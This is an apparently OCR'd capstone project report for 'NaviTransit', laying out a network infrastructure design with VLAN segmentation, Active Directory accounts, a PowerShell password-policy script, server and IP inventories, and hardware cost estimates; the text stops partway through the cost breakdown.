
NaviTransit

Smart Transportation Monitoring and Route Planning



Capstone Project Report

Presented by:

Havi
Lead Security Engineer

June 5, 2025

Contents

Chapter 1

Executive Summary

1.1 Overview

This document presents the comprehensive network infrastructure design and implementation plan for NaviTransit, a smart transportation monitoring and route planning system. The project aims to establish a robust, secure, and scalable network architecture that supports real-time transportation monitoring and intelligent route planning capabilities.

1.2 Key Objectives

- Design and implement a secure network infrastructure
- Establish reliable server architecture
- Implement comprehensive security measures
- Develop backup and recovery procedures
- Create maintenance and monitoring protocols

1.3 Project Scope

The project encompasses the following key areas:

- Network topology design and implementation
- Server configuration and deployment
- Security implementation and monitoring
- Backup and disaster recovery planning
- System maintenance and support procedures

1.4 Expected Outcomes

- A fully functional and secure network infrastructure
- Optimized server performance and reliability
- Comprehensive security measures in place

- Established backup and recovery procedures
- Documented maintenance and support protocols

Chapter 2

Group Members

2.1 Project Team

- **Havi** - Lead Security Engineer
  - Responsibilities: Network security, firewall configuration, access control
  - Expertise: Network security, penetration testing, system hardening

2.2 Team Structure

- **Core Team**
  - Lead Security Engineer
  - Network Administrator
  - System Administrator
  - Database Administrator
- **Support Team**
  - Technical Support
  - Documentation Specialist
  - Quality Assurance

2.3 Contact Information

- **Lead Security Engineer**
  - Email: havi@navitransit.com
  - Phone: [612 200 1234]
  - Office: [Minneapolis, MN]

2.4 Team Responsibilities

- **Lead Security Engineer**
  - Design and implement security measures
  - Configure firewalls and access controls
  - Conduct security audits
  - Develop security policies and procedures

Chapter 3

Project Objectives

3.1 Primary Objectives

- **Network Infrastructure**
  - Design and implement a scalable network architecture
  - Ensure high availability and redundancy
  - Implement secure communication channels
  - Establish monitoring and alerting systems
- **System Security**
  - Implement comprehensive security measures
  - Configure firewalls and access controls
  - Establish secure authentication mechanisms
  - Develop security monitoring and incident response procedures
- **Performance Optimization**
  - Optimize server configurations
  - Implement load balancing
  - Ensure efficient resource utilization
  - Establish performance monitoring metrics

3.2 Technical Objectives

- **Network Design**
  - Create a detailed network topology
  - Implement VLAN segmentation
  - Configure routing protocols
  - Establish QoS policies
- **Server Infrastructure**
  - Deploy and configure server systems

  - Implement virtualization where appropriate
  - Configure storage solutions
  - Establish backup systems

- **Security Implementation**
  - Configure firewall rules
  - Implement intrusion detection/prevention systems
  - Establish secure remote access
  - Configure logging and monitoring

3.3 Operational Objectives

- **System Management**
  - Develop system documentation
  - Create maintenance procedures
  - Establish monitoring protocols
- **Support and Maintenance**
  - Develop troubleshooting guides
  - Create backup and recovery procedures
  - Implement regular maintenance schedules

3.4 Success Criteria

- Network uptime of 99.9% or higher
- Successful implementation of all security measures
- Completion of all system documentation
- Successful knowledge transfer to operations team
- Implementation of all monitoring and alerting systems
- Completion of all testing and validation procedures

Chapter 4

Network Topology Diagram

4.1 Network Architecture

The infrastructure spans three regions, hosting two separate Active Directory domains under a single forest. Each region operates its own domain, with secure site-to-site connectivity and centralized services. Redundancy and intelligent traffic routing are managed through a global load balancer that redirects DNS requests to the closest available region.

Core services are self-hosted using Coolify, a (Platform as a Service) PaaS solution, running on-premise on enterprise-grade servers. Applications deployed include a web application, mobile backend services, and centralized databases.

4.2 Network Segmentation

Network traffic is logically separated using VLANs assigned per department. Each region replicates this segmentation for consistency.

- **Management VLAN**: Admin interfaces and monitoring systems
- **Server VLAN**: AD Domain Controllers, Coolify, Databases
- **User VLAN**: Standard user devices
- **Development VLAN**: Developer systems and CI/CD pipelines
- **Guest VLAN**: Internet-only restricted access

4.3 Network Security Zones

The UDM-Pro firewalls enforce strict access control between zones:

- **External Zone**: Services exposed through cloudflare tunnels. Domains and DDoS protection are also managed through Cloudflare.
- **DMZ**: For apps needing controlled public access
- **Internal Zone**: Restricted to internal traffic (DCs, databases, backend services)
- **Management Zone**: Accessible only to sysadmins via VPN

4.4 Network Connectivity

- **Load Balancer**: HAProxy is used as the load balancer and reverse proxy to direct traffic to the closest region based on DNS and latency.
- **Site-to-Site VPN**: Between all three regions using Unifi UDM-Pro
- **Public Access**: HTTPS and domain routing handled by Cloudflare tunnels
- **Application Hosting**: All regions run Coolify to manage Docker-based services
- **Remote Access**: Encrypted VPN tunnels for admin/engineering staff

This is how each site is structured:




Figure 4.1: Network Topology Diagram

Chapter 5

Administration Accounts

5.1 User Accounts

User accounts are provisioned for employees, administrators, and service processes. Each user is assigned an account within their respective domain (based on region). Accounts are created following a standard naming convention: `firstinitial.lastname@domain`. Service accounts are prefixed with `svc_` and used strictly for application or system-level operations.

5.2 Access Levels

Access is defined by the principle of least privilege. The following roles exist:

- **Standard User**: Limited to personal device and application access.
- **Power User**: Granted elevated access for support/engineering purposes.
- **Administrator**: Full control over systems, network infrastructure, and servers.
- **Service Account**: Used by automated processes and system integrations, tightly scoped permissions.

5.3 User Creation via PowerShell

The user creation process was automated using PowerShell scripts to ensure consistency and efficiency in account management. The scripts include:

- Username validation
- Automatic security group assignment
- Secure password generation
- User property configuration

User Generator Script




Figure 5.1: User creation via PowerShell

Name	Username	Type	OU
Carlos Ramirez	c.ramirez	Standard	StandardUsers
Lucia Martinez	l.martinez	Standard	StandardUsers
Miguel Sanchez	m.sanchez	Standard	StandardUsers
Sofia Lopez	s.lopez	Standard	StandardUsers
Javier Torres	j.torres	Standard	StandardUsers
John Miller	j.miller	Standard	StandardUsers
Emily Davis	e.davis	Standard	StandardUsers
William Anderson	w.anderson	Standard	StandardUsers
Ashley Moore	a.moore	Standard	StandardUsers
Brian White	b.white	Standard	StandardUsers

Table 5.1: Created AD Users and Organizational Units

5.4 Authentication Methods

- **Primary**: Username + password with enforced complexity and expiration.
- **MFA**: Required for all privileged accounts using TOTP or push-based verification.
- **SSH Keys**: Used for server access, stored securely with passphrases.
- **VPN with 2FA**: Required for remote access to internal systems.




Figure 5.2: Trasfer the admin ssh key to the coolify server

5.5 Account Management

- **Provisioning**: Accounts are created via AD tools or scripting using templates.
- **De-provisioning**: Triggered upon termination, automated through HR system integration.
- **Auditing**: Logs are reviewed weekly for unauthorized changes or usage.
- **Group Membership**: Managed through security groups and OU policies.

5.6 Password Policies

Password configuration applies across all domains:

- Minimum length: 12 characters
- Complexity: Must include uppercase, lowercase, numbers, and symbols
- Expiry: Every 90 days
- Lockout: After 5 failed attempts (15-minute lockout)
- Reuse: Prevent last 10 passwords from being reused
- MFA Enforcement: Mandatory for all admin and remote access

```powershell
# Cargar módulo AD
Import-Module ActiveDirectory

# Aplicar política de contraseñas
Set-ADDefaultDomainPasswordPolicy `
    -MinPasswordLength 12 `
    -PasswordHistoryCount 10 `
    -MaxPasswordAge (New-TimeSpan -Days 90) `
    -ComplexityEnabled $true `
    -LockoutThreshold 5 `
    -LockoutDuration (New-TimeSpan -Minutes 15) `
    -LockoutObservationWindow (New-TimeSpan -Minutes 15)

Write-Host "✅ Password policy applied to domain.`n"

# Verificar configuración aplicada
$policy = Get-ADDefaultDomainPasswordPolicy

Write-Host "🔒 Current Password Policy:"
Write-Host "Minimum Length        : $($policy.MinPasswordLength)"
Write-Host "Password History Count: $($policy.PasswordHistoryCount)"
Write-Host "Maximum Password Age  : $($policy.MaxPasswordAge.Days) days"
Write-Host "Complexity Enabled    : $($policy.ComplexityEnabled)"
Write-Host "Lockout Threshold     : $($policy.LockoutThreshold)"
Write-Host "Lockout Duration      : $($policy.LockoutDuration.TotalMinutes) minutes"
Write-Host "Observation Window    : $($policy.LockoutObservationWindow.TotalMinutes) mi
```

```
PS C:\Users\Administrator\Documents> .\pass-policy.ps1
cmdlet Set-ADDefaultDomainPasswordPolicy at command pipeline position 1
Supply values for the following parameters:
Identity: 4rji.local
✅ Password policy applied to domain.

🔒 Current Password Policy:
Minimum Length        : 12
Password History Count: 10
Maximum Password Age  : 90 days
Complexity Enabled    : True
Lockout Threshold     : 5
Lockout Duration      : 15 minutes
Observation Window    : 15 minutes

PS C:\Users\Administrator\Documents>
```

Figure 5.3: Password policy configuration

Chapter 6

Server Names and IP Addresses


All servers across the three physical sites (Main Site in Querétaro, MSP-C Operations in Chicago, and SA-sales in CDMX) are configured with static IP addresses and hostnames aligned with their respective site functions. Each server is fully integrated into the Active Directory domain `4rji.local` to ensure centralized authentication and directory services.

The primary roles assigned to servers include Domain Controller (AD DS, DNS, Kerberos, LDAP), Web Server (Apache with HTTPS), and Application Node (Node.js, React, HAProxy). All Windows servers operate on Windows Server 2022, while application nodes (Coolify) run on Ubuntu Server 22.04 LTS or Debian 12, depending on specific deployment needs.

6.1 Server Inventory

This document details three distinct physical sites:


- Main site (primary location in Querétaro, Mexico)
- MSP-C operations (Chicago, USA)
- SA-sales - Sales and Marketing office (CDMX, Mexico)



6.2 IP Address Allocation


6.2.1 Main Site (Querétaro)

Parameter	Value
WAN IP	79.127.180.28
ISP	Telmex Fibra
Location	Santiago de Querétaro, Querétaro, MX 76120
LAN Subnet	192.168.44.0/24
Gateway	192.168.44.1




6.2.2 MSP-C Operations (Chicago)

Parameter	Value
WAN IP	149.88.105.101
ISP	Comcast
Location	Chicago, Illinois, US 60666
LAN Subnet	192.168.88.0/24
Gateway	192.168.88.1



6.2.3 SA-sales (CDMX)

Parameter	Value
WAN IP	211.121.216.151
ISP	Mega
Location	CDMX, MX 03020
LAN Subnet	192.168.55.0/24
Gateway	192.168.55.1



6.3 Server Roles

6.3.1 Main Site Servers

Hostname	IP Address	Role	Services
ForestDC	192.168.44.23	Domain Controller	AD DS, DNS Server, Kerberos, LDAP, Shares SMB, WINS, DHCP
InternalWeb	192.168.44.208	Web Server	Apache, HTTPS
Coolify-Node 1	192.168.44.56	App Node	Node, Apache2, React, HAProxy

6.3.2 MSP-C Operations Servers

Hostname	IP Address	Role	Services
MSP-C-DC	192.168.88.45	Domain Controller	AD DS, DNS Server, Kerberos, LDAP
Coolify-Node 2	192.168.88.56	App Node	Node, Apache2, React, HAProxy

6.3.3 SA-sales Servers

Hostname	IP Address	Role	Services
SA-Sales-DC	192.168.55.225	Domain Controller	AD DS, DNS Server, Kerberos, LDAP
Coolify-Node 3	192.168.55.56	App Node	Node, Apache2, React, HAProxy

6.4 Network Services

6.4.1 VLAN Configuration

Site	Servers VLAN	Users VLAN
Main Site	10	20
MSP-C Operations	40	30
SA-sales	50	60

VLANs for Specific Departments

Site	Marketing VLAN	Accounting VLAN
Main Site	1212	1213
MSP-C Operations	1215	1216
SA-sales	1218	1219

6.4.2 User Workstations

Site	IP Range	Operating System
Main Site	192.168.44.200-220	Windows 10/11
MSP-C Operations	192.168.88.200-220	Windows 10/11
SA-sales	192.168.55.200-220	Windows 10/11

Chapter 7

Hardware Research & Cost Analysis

7.1 Hardware Requirements

Server Hardware

- **HPE ProLiant DL385 Gen10 Plus**
  - Dual AMD EPYC 7543 (2.8 GHz, 32 cores per processor)
  - 64 GB DDR4 RAM
  - 2 × 1.92 TB SSDs
  - 2U Rackmount
  - Dual 800 W Redundant Power Supplies
  - Approx. Price: $7,200
- **Dell PowerEdge R750**
  - Dual Intel Xeon Silver 4310 (2.1 GHz, 12 cores per processor)
  - 32 GB DDR4 RAM
  - 2 × 960 GB SSDs
  - 2U Rackmount
  - Dual 750 W Redundant Power Supplies
  - Approx. Price: $4,500

Power Protection

- **APC Smart-UPS On-Line 1500VA**
  - 1500VA/1500W capacity
  - 2U Rackmount form factor
  - 120V input voltage
  - 6 × NEMA 5-15R outlets
  - Network management card included
  - Unity Power Factor for optimal power density
  - Support for external battery packs
  - Rail kit included
  - Approx. Price: $2,791

Network Hardware (Unifi by Ubiquiti)

- **Unifi Dream Machine Pro (UDM-Pro)**
  - Firewall, VPN, Router, and Controller
  - Site-to-site VPN capabilities
  - IDS/IPS and policy-based routing
- **Unifi Switch 24 PoE Gen2**
  - 24 Gigabit Ports (16 with PoE+)
  - SFP uplinks
  - 250 W total PoE budget
- **Unifi U6-Lite Access Points (×2)**
  - Wi-Fi 6 support
  - Dual-band 2×2 MIMO
  - Coverage for ∼10 users per region

7.2 Cost Analysis

Per Site Cost Breakdown


- **Server Hardware**
  - HPE ProLiant DL385 Gen10 Plus: $7,200
  - Dell PowerEdge R750: $4,500
  - **Subtotal: $11,700**
- **Network Hardware**
  - Unifi Dream Machine Pro (UDM-Pro): $379
  - Unifi Switch 24 PoE Gen2: $379
  - Unifi U6-Lite Access Points (×2): $99 × 2 = $198
  - **Subtotal: $956**
- **Power Protection**
